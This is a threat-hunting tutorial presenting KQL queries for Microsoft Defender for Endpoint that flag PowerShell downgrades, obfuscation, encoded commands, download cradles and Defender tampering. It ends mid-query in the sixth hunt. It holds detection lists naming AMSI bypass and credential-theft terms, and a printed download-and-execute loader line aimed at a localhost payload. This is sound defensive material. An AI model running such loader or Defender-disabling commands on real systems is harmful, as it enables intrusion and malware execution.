Hunting PowerShell Abuse in MDE: Eight Queries, Real Results

All right class
PowerShell is in every serious Windows intrusion. Not because attackers are creative, but because it works, it's already there, and it leaves just enough logs to make you think you're covered when you're not.
These are eight hunting queries. Every single one fired on actual simulated attacker behaviour. I'm going to show you what they caught and why that matters in a real attack.
You can grab all of these from the KQL Vault.
Query 1: PowerShell Version Downgrade
Nobody talks about this enough. PowerShell 2.0 predates AMSI, Script Block Logging, and Constrained Language Mode. All three of them. So an attacker who drops a -Version 2 flag into their command line gets a PowerShell session where none of your script inspection tools exists anymore.
The really frustrating part is that version 2 is still present on a huge number of enterprise machines, anything that got upgraded in-place rather than clean installed, and most server environments where someone was nervous about breaking legacy stuff. Attackers know your estate better than your asset inventory does.
/ ============================================================
// Hunt: PowerShell Version Downgrade Attack
// MITRE: T1059.001 | T1562.001
// Drops AMSI, Script Block Logging and Constrained Language Mode
// ============================================================
let LookbackPeriod = 7d;
DeviceProcessEvents
| where Timestamp > ago(LookbackPeriod)
| where FileName =~ "powershell.exe"
| where ProcessCommandLine matches regex @"(?i)(?:-|/)(?:version|v)\s+2(?:\.0)?\b"
| extend
    CmdLen            = strlen(ProcessCommandLine),
    HasEncodedArg     = ProcessCommandLine has_any ("-enc", "-EncodedCommand", "-ec "),
    HasHiddenWindow   = (ProcessCommandLine contains "-w h"
                      or ProcessCommandLine contains "-w hidden"
                      or ProcessCommandLine contains "-windowstyle h"
                      or ProcessCommandLine contains "-windowstyle hidden"),
    HasNoProfile      = ProcessCommandLine has_any ("-nop", "-noprofile"),
    HasBypass         = ProcessCommandLine has_any ("-exec bypass", "-ep bypass", "-executionpolicy bypass"),
    HasIEX            = ProcessCommandLine has_any ("iex ", "iex(", "invoke-expression"),
    HasPipeToIEX      = ProcessCommandLine matches regex @"(?i)\|\s*i(?:ex|nvoke-expression)\b",
    HasDownloadCradle = ProcessCommandLine has_any ("DownloadString", "DownloadFile", "Invoke-WebRequest", "Net.WebClient", "irm "),
    SuspiciousParent  = InitiatingProcessFileName has_any (
        "winword.exe","excel.exe","powerpnt.exe","outlook.exe","mshta.exe",
        "wscript.exe","cscript.exe","rundll32.exe","regsvr32.exe","msiexec.exe",
        "explorer.exe","svchost.exe","wmic.exe"
    )
| extend RiskScore =
    toint(HasEncodedArg)     * 20 +
    toint(HasHiddenWindow)   * 15 +
    toint(HasNoProfile)      * 10 +
    toint(HasBypass)         * 15 +
    toint(HasIEX)            * 15 +
    toint(HasPipeToIEX)      * 20 +
    toint(HasDownloadCradle) * 20 +
    toint(SuspiciousParent)  * 25 +
    case(CmdLen > 500, 20, CmdLen > 200, 10, 0)
| project
    Timestamp,
    DeviceName,
    AccountName,
    AccountDomain,
    ProcessCommandLine,
    CmdLen,
    InitiatingProcessFileName,
    InitiatingProcessParentFileName,
    InitiatingProcessCommandLine,
    RiskScore,
    HasEncodedArg, HasHiddenWindow, HasNoProfile,
    HasBypass, HasIEX, HasPipeToIEX, HasDownloadCradle,
    SuspiciousParent,
    SHA256,
    ReportId
| order by RiskScore desc, Timestamp desc
That first result, RiskScore: 40, is a hidden window, no profile, execution policy bypass, and the version downgrade all stacked in one command. The command itself just runs Write-Host. Doesn't matter. That combination of flags tells you exactly what someone was practising with that machine.
If you still have PowerShell 2.0 on your endpoints, remove it. Disable-WindowsOptionalFeature -Online -FeatureName MicrosoftWindowsPowerShellV2Root. There is no reason to keep it (in most of the environments, obviously)
Query 2: Suspicious Long Command Lines
Legitimate scripts are files. When an attacker runs their entire payload inline as a single command (keep in mind that legitimate software like Intune/Adobe can do it as well), it's because they don't want to write to disk. Long commands are how you hide LOTL chains, obfuscated payloads, and script fragments that would be trivially caught as a file on disk.
// ============================================================
// Hunt: Suspicious Long PowerShell Command Lines
// MITRE: T1059.001 | T1027 | T1140
// Long commands often contain encoded payloads, LOTL chains, or
// concatenated script fragments designed to evade simple IOC matching
// ============================================================
let LookbackPeriod = 7d;
let MinCommandLength = 500;
DeviceProcessEvents
| where Timestamp > ago(LookbackPeriod)
| where FileName has_any ("powershell.exe", "pwsh.exe", "powershell_ise.exe")
// Whitelist MDE's own legitimate long commands
| where not(AccountName =~ "system" and InitiatingProcessFileName =~ "sensecm.exe")
| where not(ProcessCommandLine has @"Windows Defender Advanced Threat Protection\SenseCM")
| extend CmdLen = strlen(ProcessCommandLine)
| where CmdLen >= MinCommandLength
| extend
    HasBase64Blob    = ProcessCommandLine matches regex @"[A-Za-z0-9+/]{100,}={0,2}",
    HasEncodedCmd    = ProcessCommandLine has_any ("-enc", "-EncodedCommand", "-ec "),
    HasDirectIEX     = ProcessCommandLine has_any ("| iex", "|iex", "| IEX", "|IEX", "iex(", "iex (", "Invoke-Expression"),
    HasDownloadCradle= ProcessCommandLine has_any ("DownloadString", "DownloadFile", "Invoke-WebRequest", "Net.WebClient", "iwr ", "irm "),
    HasReflectionLoad= ProcessCommandLine has_any ("Assembly.Load", "Reflection.Assembly", "LoadFrom", "LoadFile"),
    HasAMSIBypass    = ProcessCommandLine has_any ("AmsiUtils", "amsiInitFailed", "amsiContext", "amsiSession", "AmsiInitialize"),
    HasCredTheft     = ProcessCommandLine has_any ("Invoke-Mimikatz", "sekurlsa", "lsadump", "ConvertFrom-SecureString", "Get-Credential"),
    HasHiddenWindow  = (ProcessCommandLine contains "-w h"
                     or ProcessCommandLine contains "-w hidden"
                     or ProcessCommandLine contains "-windowstyle h"
                     or ProcessCommandLine contains "-windowstyle hidden"),
    HasBypass        = ProcessCommandLine has_any ("bypass", "-nop", "-noprofile"),
    HasCharCodeObf   = ProcessCommandLine matches regex @"\[char\]\s*\d{2,3}",
    HasStringConcat  = ProcessCommandLine matches regex @"'[^']{1,5}'\s*\+\s*'[^']{1,5}'",
    LengthTier       = case(
        CmdLen > 2000, "Critical",
        CmdLen > 1000, "High",
        CmdLen > 500,  "Medium",
        "Low"
    )
| extend RiskScore =
    toint(HasBase64Blob)      * 20 +
    toint(HasEncodedCmd)      * 20 +
    toint(HasDirectIEX)       * 25 +
    toint(HasDownloadCradle)  * 20 +
    toint(HasReflectionLoad)  * 25 +
    toint(HasAMSIBypass)      * 35 +
    toint(HasCredTheft)       * 35 +
    toint(HasHiddenWindow)    * 10 +
    toint(HasBypass)          * 10 +
    toint(HasCharCodeObf)     * 15 +
    toint(HasStringConcat)    * 15 +
    case(CmdLen > 2000, 25, CmdLen > 1000, 15, 5)
| project
    Timestamp,
    DeviceName,
    AccountName,
    CmdLen,
    LengthTier,
    RiskScore,
    ProcessCommandLine,
    HasBase64Blob, HasEncodedCmd, HasDirectIEX, HasDownloadCradle,
    HasReflectionLoad, HasAMSIBypass, HasCredTheft,
    HasHiddenWindow, HasBypass, HasCharCodeObf, HasStringConcat,
    InitiatingProcessFileName,
    InitiatingProcessCommandLine,
    SHA256,
    ReportId
| order by RiskScore desc, CmdLen desc, Timestamp desc
Look at what got caught there. The command is rebuilding Write-Host character by character using string concatenation: 'W'+'r'+'i'+'t'+'e'+'-'+'H'+'o'+'s'+'t'. Any basic IOC scanner would catch the word Write-Host. Nobody catches it split like that. This is Invoke-Obfuscation STRING mode, and it takes about thirty seconds to generate.
One thing worth noting: MDE's own SenseCM.exe process generates legitimately long PowerShell commands. Without the whitelist in this query, you'll get flooded with false positives from your own telemetry engine. Please adjust based on your own environment, as you are definitely going to get some false positives.
Query 3: Base64 Encoded PowerShell
The classic first-stage loader pattern is three flags. -nop -w hidden -enc. No profile so your detection scripts don't run. Hidden window so the user sees nothing. Encoded command so the payload is completely opaque to string matching. Decoded, it's almost always a download cradle. This pattern hasn't changed in years because it still works.
// ============================================================
// Hunt: Base64 Encoded PowerShell Execution
// MITRE: T1059.001 | T1027 | T1140
// ============================================================
let LookbackPeriod = 7d;
DeviceProcessEvents
| where Timestamp > ago(LookbackPeriod)
| where FileName has_any ("powershell.exe", "pwsh.exe", "powershell_ise.exe")
| where ProcessCommandLine has_any ("-EncodedCommand", "-enc ", "-ec ", " -e ")
      or (ProcessCommandLine has "base64" and ProcessCommandLine has_any ("FromBase64", "ToBase64", "[Convert]", "::FromBase64String"))
| extend Base64Blob = extract(@"(?i)-e(?:nc(?:odedcommand)?)?\s+([A-Za-z0-9+/=]{20,})", 1, ProcessCommandLine)
// Decode and strip UTF-16LE null bytes so has_any matching works correctly
| extend DecodedHintRaw = base64_decode_tostring(coalesce(Base64Blob, ""))
| extend DecodedHint    = replace_regex(DecodedHintRaw, @'[^\x20-\x7E\t\r\n]', '')
| extend
    DecodedHasDownload    = DecodedHint has_any ("DownloadString", "DownloadFile", "WebClient", "Invoke-WebRequest", "iwr", "irm"),
    DecodedHasIEX         = DecodedHint has_any ("iex", "Invoke-Expression"),
    DecodedHasReflection  = DecodedHint has_any ("Reflection.Assembly", "Assembly.Load", "LoadFrom"),
    DecodedHasCredentials = DecodedHint has_any ("ConvertTo-SecureString", "Get-Credential", "PSCredential", "net use"),
    DecodedHasAMSI        = DecodedHint has_any ("AmsiUtils", "amsiInitFailed", "amsiContext", "AmsiInitialize"),
    DecodedHasMimikatz    = DecodedHint has_any ("Invoke-Mimikatz", "sekurlsa", "lsadump", "kerberos::"),
    DecodedHasPersistence = DecodedHint has_any ("Register-ScheduledTask", "New-ItemProperty", "HKCU", "HKLM", "startup"),
    HasHiddenWindow       = (ProcessCommandLine contains "-w h"
                          or ProcessCommandLine contains "-w hidden"
                          or ProcessCommandLine contains "-windowstyle h"
                          or ProcessCommandLine contains "-windowstyle hidden"),
    HasNoProfile          = ProcessCommandLine has_any ("-nop", "-noprofile"),
    HasBypass             = ProcessCommandLine has_any ("-exec bypass", "-ep bypass"),
    BlobLength            = strlen(Base64Blob)
| extend DecodedIndicatorCount =
    toint(DecodedHasDownload) + toint(DecodedHasIEX) + toint(DecodedHasReflection) +
    toint(DecodedHasCredentials) + toint(DecodedHasAMSI) + toint(DecodedHasMimikatz) + toint(DecodedHasPersistence)
| extend RiskScore =
    DecodedIndicatorCount  * 20 +
    toint(HasHiddenWindow) * 10 +
    toint(HasBypass)       * 10 +
    toint(HasNoProfile)    * 10 +
    case(BlobLength > 2000, 25, BlobLength > 500, 15, BlobLength > 100, 5, 0)
| project
    Timestamp,
    DeviceName,
    AccountName,
    ProcessCommandLine,
    Base64Blob,
    BlobLength,
    DecodedHint,
    RiskScore,
    DecodedHasDownload, DecodedHasIEX, DecodedHasReflection,
    DecodedHasCredentials, DecodedHasAMSI, DecodedHasMimikatz, DecodedHasPersistence,
    HasHiddenWindow, HasNoProfile, HasBypass,
    InitiatingProcessFileName,
    InitiatingProcessCommandLine,
    SHA256,
    ReportId
| order by RiskScore desc, Timestamp desc
The result speaks for itself. The decoded blob is IEX (New-Object Net.WebClient).DownloadString('http://127.0.0.1/payload.ps1'). A complete first-stage loader. This exact pattern has been used in Emotet, every Cobalt Strike stager you've ever seen, and basically every commodity RAT dropper for the last five years.
One technical thing you need to know: base64_decode_tostring() in KQL is UTF-8 only. PowerShell -EncodedCommand uses UTF-16LE, which puts null bytes between every character. If you don't strip those null bytes before your has_any checks, your decoded output looks like noise and every match fails silently (fixed already in my KQL)
Query 4: High Special Character Ratio Obfuscation
Tools like Invoke-Obfuscation exist to make PowerShell unreadable to detection. Backtick insertion, charcode replacement, environment variable expansion, string concatenation, they all produce code that looks like noise. The problem is it still has to be valid PowerShell, and valid obfuscated PowerShell has a measurable fingerprint.
Normal PowerShell is mostly letters and words. Heavy obfuscation isn't. The ratio of backticks, carets, dollar signs, plus signs, and parentheses to everything else gets measurably higher, and specific obfuscation techniques have specific character profiles.
// ============================================================
// Hunt: High Special Character Ratio Obfuscation
// MITRE: T1059.001 | T1027.010 (Command Obfuscation)
// ============================================================
let LookbackPeriod = 7d;
let SpecialCharThreshold = 0.30;
let MinCommandLength     = 60;
DeviceProcessEvents
| where Timestamp > ago(LookbackPeriod)
| where FileName has_any ("powershell.exe", "pwsh.exe", "powershell_ise.exe")
| extend CmdLen = strlen(ProcessCommandLine)
| where CmdLen >= MinCommandLength
| extend
    TickCount      = countof(ProcessCommandLine, "`"),
    CaretCount     = countof(ProcessCommandLine, "^"),
    PipeCount      = countof(ProcessCommandLine, "|"),
    SemicolonCount = countof(ProcessCommandLine, ";"),
    DollarCount    = countof(ProcessCommandLine, "$"),
    PlusCount      = countof(ProcessCommandLine, "+"),
    OpenParenCount = countof(ProcessCommandLine, "("),
    QuoteCount     = countof(ProcessCommandLine, "'"),
    PercentCount   = countof(ProcessCommandLine, "%")
| extend
    AlphaNumCount = array_length(extract_all(@"([A-Za-z0-9])", ProcessCommandLine)),
    SpaceCount    = countof(ProcessCommandLine, " ")
| extend
    SpecialCharCount = CmdLen - AlphaNumCount - SpaceCount,
    SpecialCharRatio = todouble(CmdLen - AlphaNumCount - SpaceCount) / todouble(CmdLen)
| where SpecialCharRatio >= SpecialCharThreshold
| extend ObfuscationClass = case(
    TickCount > 15,                           "Backtick Insertion — Invoke-Obfuscation TOKEN/STRING",
    CaretCount > 15,                          "Caret Passthrough — cmd.exe level obfuscation",
    DollarCount > 20 and OpenParenCount > 15, "Variable/Subexpression Heavy — Invoke-Obfuscation VAR",
    PlusCount > 10 and QuoteCount > 10,       "String Concatenation — char-by-char rebuilding",
    PercentCount > 10,                        "Environment Variable Expansion — %-based evasion",
    SpecialCharRatio > 0.55,                  "High-Density Obfuscation — charcode or compress/decompress",
    "General Suspicious Ratio"
)
| extend RiskScore =
    case(SpecialCharRatio > 0.60, 40, SpecialCharRatio > 0.45, 25, SpecialCharRatio > 0.30, 15, 0) +
    case(TickCount  > 20, 20, TickCount  > 10, 10, 0) +
    case(CaretCount > 20, 20, CaretCount > 10, 10, 0) +
    case(PlusCount  > 15, 15, PlusCount  > 7,  7,  0) +
    case(CmdLen > 1000, 15, CmdLen > 500, 7, 0)
| project
    Timestamp,
    DeviceName,
    AccountName,
    CmdLen,
    SpecialCharRatio = round(SpecialCharRatio, 3),
    ObfuscationClass,
    RiskScore,
    TickCount, CaretCount, PipeCount,
    SemicolonCount, DollarCount, PlusCount,
    ProcessCommandLine,
    InitiatingProcessFileName,
    InitiatingProcessCommandLine,
    SHA256,
    ReportId
| order by RiskScore desc, SpecialCharRatio desc, Timestamp desc
A special character ratio above 30% with heavy plus signs and quoting gets classified as string concatenation. Backtick-heavy gets classified as Invoke-Obfuscation TOKEN mode. Caret-heavy is cmd.exe level passthrough. Above 55% density usually means charcode or compress/decompress chains.
This query doesn't try to decode the obfuscation. It identifies the pattern of the obfuscation itself. That's the right approach because the payload changes, the obfuscation style doesn't.
Query 5: PowerShell Download Cradles
The download cradle is where initial access becomes execution. The attacker has a foothold, they need their next stage, and this is the moment that turns a phishing email into ransomware being staged on a fileshare.
Most teams only look for Net.WebClient.DownloadString. That's one method out of many. Attackers also use Invoke-WebRequest, Invoke-RestMethod, System.Net.Http.HttpClient, BITS transfers, and reflection-based loaders. Proxy-aware cradles are particularly interesting because they're used specifically in environments with egress filtering, routing malicious traffic through your corporate proxy to avoid geo-blocking controls.
// ============================================================
// Hunt: PowerShell Download Cradles — Comprehensive Coverage
// MITRE: T1059.001 | T1105 | T1218 | T1140
// ============================================================
let LookbackPeriod = 7d;
let NetWebClientMethods = dynamic([
    "Net.WebClient", "System.Net.WebClient",
    "DownloadString", "DownloadFile", "DownloadData", "OpenRead"
]);
let NativeCmdlets = dynamic([
    "Invoke-WebRequest", "iwr ", "Invoke-RestMethod", "irm ",
    "Invoke-Expression", "Start-BitsTransfer"
]);
let HttpClientMethods = dynamic([
    "System.Net.Http.HttpClient", "HttpClient",
    "GetStringAsync", "GetStreamAsync", "GetByteArrayAsync"
]);
let ReflectionLoaders = dynamic([
    "Reflection.Assembly", "Assembly.Load", "Assembly.LoadFrom",
    "Assembly.LoadFile", "[System.Reflection.Assembly]",
    "[scriptblock]::Create"
]);
let ProxyAwareCradles = dynamic([
    "Net.WebProxy", "WebProxy", "UseDefaultCredentials",
    "DefaultWebProxy"
]);
let ExecutionCradles = dynamic([
    "| iex", "|iex", "| IEX", "|IEX",
    "; iex", ";iex",
    "iex(", "iex (", "Invoke-Expression",
    "& ([scriptblock]", ".Invoke("
]);
DeviceProcessEvents
| where Timestamp > ago(LookbackPeriod)
| where FileName has_any ("powershell.exe", "pwsh.exe", "powershell_ise.exe")
| where ProcessCommandLine has_any (NetWebClientMethods)
      or ProcessCommandLine has_any (NativeCmdlets)
      or ProcessCommandLine has_any (HttpClientMethods)
      or ProcessCommandLine has_any (ReflectionLoaders)
      or ProcessCommandLine has_any (ProxyAwareCradles)
      or (ProcessCommandLine has_any ("http://", "https://")
          and ProcessCommandLine has_any (ExecutionCradles))
| extend
    UsesWebClient        = ProcessCommandLine has_any (NetWebClientMethods),
    UsesDownloadString   = ProcessCommandLine has "DownloadString",
    UsesDownloadFile     = ProcessCommandLine has "DownloadFile",
    UsesIWR              = ProcessCommandLine has_any ("Invoke-WebRequest", "iwr "),
    UsesIRM              = ProcessCommandLine has_any ("Invoke-RestMethod", "irm "),
    UsesBITS             = ProcessCommandLine has "Start-BitsTransfer",
    UsesHttpClient       = ProcessCommandLine has_any ("HttpClient", "System.Net.Http"),
    UsesReflection       = ProcessCommandLine has_any (ReflectionLoaders),
    UsesProxyAware       = ProcessCommandLine has_any (ProxyAwareCradles),
    HasDirectIEX         = ProcessCommandLine has_any (ExecutionCradles),
    HasScriptBlockCreate = ProcessCommandLine has_any ("[scriptblock]::Create", ".Invoke("),
    HasHiddenWindow      = (ProcessCommandLine contains "-w h"
                         or ProcessCommandLine contains "-w hidden"
                         or ProcessCommandLine contains "-windowstyle h"
                         or ProcessCommandLine contains "-windowstyle hidden"),
    HasNoProfile         = ProcessCommandLine has_any ("-nop", "-noprofile"),
    HasBypass            = ProcessCommandLine has_any ("bypass", "-ep bypass"),
    HasEncodedCmd        = ProcessCommandLine has_any ("-enc", "-EncodedCommand"),
    TargetURI            = extract(@"(https?://[^\s""';\)]+)", 0, ProcessCommandLine),
    TargetDomain         = extract(@"https?://([^/\s""';\)]+)", 1, ProcessCommandLine),
    SuspiciousParent     = InitiatingProcessFileName has_any (
        "winword.exe","excel.exe","powerpnt.exe","outlook.exe","mshta.exe",
        "wscript.exe","cscript.exe","cmd.exe","msiexec.exe","regsvr32.exe",
        "rundll32.exe","schtasks.exe","at.exe"
    )
| extend RiskScore =
    toint(HasDirectIEX)         * 35 +
    toint(UsesDownloadString)   * 20 +
    toint(UsesReflection)       * 30 +
    toint(HasScriptBlockCreate) * 20 +
    toint(HasHiddenWindow)      * 15 +
    toint(HasNoProfile)         * 10 +
    toint(HasBypass)            * 10 +
    toint(HasEncodedCmd)        * 20 +
    toint(UsesProxyAware)       * 15 +
    toint(SuspiciousParent)     * 25 +
    toint(UsesBITS)             * 15 +
    case(strlen(ProcessCommandLine) > 500, 10, 0)
| project
    Timestamp,
    DeviceName,
    AccountName,
    InitiatingProcessFileName,
    InitiatingProcessCommandLine,
    ProcessCommandLine,
    TargetURI,
    TargetDomain,
    RiskScore,
    UsesWebClient, UsesDownloadString, UsesDownloadFile,
    UsesIWR, UsesIRM, UsesBITS, UsesHttpClient,
    UsesReflection, UsesProxyAware,
    HasDirectIEX, HasScriptBlockCreate,
    HasHiddenWindow, HasNoProfile, HasBypass, HasEncodedCmd,
    SuspiciousParent,
    SHA256,
    ReportId
| order by RiskScore desc, Timestamp desc
RiskScore: 115 is download, IEX, hidden window, no profile, bypass, and a suspicious parent process all in one command. That's a complete first-stage chain. The query also extracts the target URI and domain directly so you can pivot to TI without manually parsing command lines.
Query 6: PowerShell Weakening Windows Defender
Before lateral movement. Before credential theft. Before anything that makes noise. Attackers neuter your AV first.
The favourite technique is adding an exclusion path. Drop the payload into C:\ProgramData\SomeLegitSoundingFolder, tell Defender to ignore that folder, then operate freely. Or just disable real-time monitoring entirely and script scanning if they're feeling bold. The error suppression wrapper is what really tells you it's deliberate: they don't care if it fails, they're just carving out space and moving on.
// ============================================================
// Hunt: PowerShell Weakening Windows Defender
// MITRE: T1562.001 (Impair Defenses: Disable or Modify Tools)
// ============================================================
let LookbackPeriod = 7d;
let WeakenCmdlets = dynamic([
    "Add-MpPreference", "Set-MpPreference",
    "MSFT_MpPreference", "Set-CimInstance", "Invoke-CimMethod", "Set-WmiInstance"
]);
DeviceProcessEvents
| where Timestamp > ago(LookbackPeriod)
| where FileName has_any ("powershell.exe", "pwsh.exe", "powershell_ise.exe", "cmd.exe")
| where ProcessCommandLine has_any (WeakenCmdlets)
| extend
    IsExclusionPath    = ProcessCommandLine has "-ExclusionPath",
    IsExclusionExt     = ProcessCommandLine has "-ExclusionExtension",
    IsExclusionProcess = ProcessCommandLine has "-ExclusionProcess",
    IsExclusionIP      = ProcessCommandLine has "-ExclusionIpAddress",
    IsDisableRealtime  = ProcessCommandLine has "-DisableRealtimeMonitoring",
    IsDisableAV        = ProcessCommandLine has_any ("-DisableAntiVirus", "-DisableAntiSpyware"),
    IsDisableScripts   = ProcessCommandLine has "-DisableScriptScanning",
    IsDisableBehavior  = ProcessCommandLine has "-DisableBehaviorMonitoring",
    IsDisableCloud     = ProcessCommandLine has_any ("-MAPSReporting", "-SubmitSamplesConsent"),
    IsDisableNetwork   = ProcessCommandLine has "-DisableNetworkProtection",
    IsDisableCFA       = ProcessCommandLine has "-EnableControlledFolderAccess",
    IsWMIBased         = ProcessCommandLine has_any ("MSFT_MpPreference", "Set-CimInstance", "Invoke-CimMethod", "Set-WmiInstance"),
    TargetsStagingPath = ProcessCommandLine has_any (
        "ProgramData", "AppData\\Roaming", "AppData\\Local",
        "Users\\Public", "Windows\\Temp", "$env:temp", "%temp%", "%appdata%"
    ),
    HasErrorSuppression = ProcessCommandLine has_any (
        "try", "catch", "-ErrorAction SilentlyContinue",
        "-EA SilentlyContinue", "2>nul", "2>&1", "-ErrorAction Ignore"
    ),
    ExclusionValue = extract(@"(?i)-Exclusion(?:Path|Extension|Process|IpAddress)\s+([^\s;|&]+)", 1, ProcessCommandLine),
    SuspiciousParent = InitiatingProcessFileName has_any (
        "winword.exe","excel.exe","powerpnt.exe","mshta.exe",
        "wscript.exe","cscript.exe","cmd.exe","rundll32.exe","regsvr32.exe"
    )
| extend RiskScore =
    toint(IsDisableRealtime)   * 45 +
    toint(IsDisableAV)         * 45 +
    toint(IsDisableScripts)    * 35 +
    toint(IsDisableBehavior)   * 35 +
    toint(IsDisableCloud)      * 25 +
    toint(IsDisableNetwork)    * 25 +
    toint(IsDisableCFA)        * 20 +
    toint(IsExclusionPath)     * 30 +
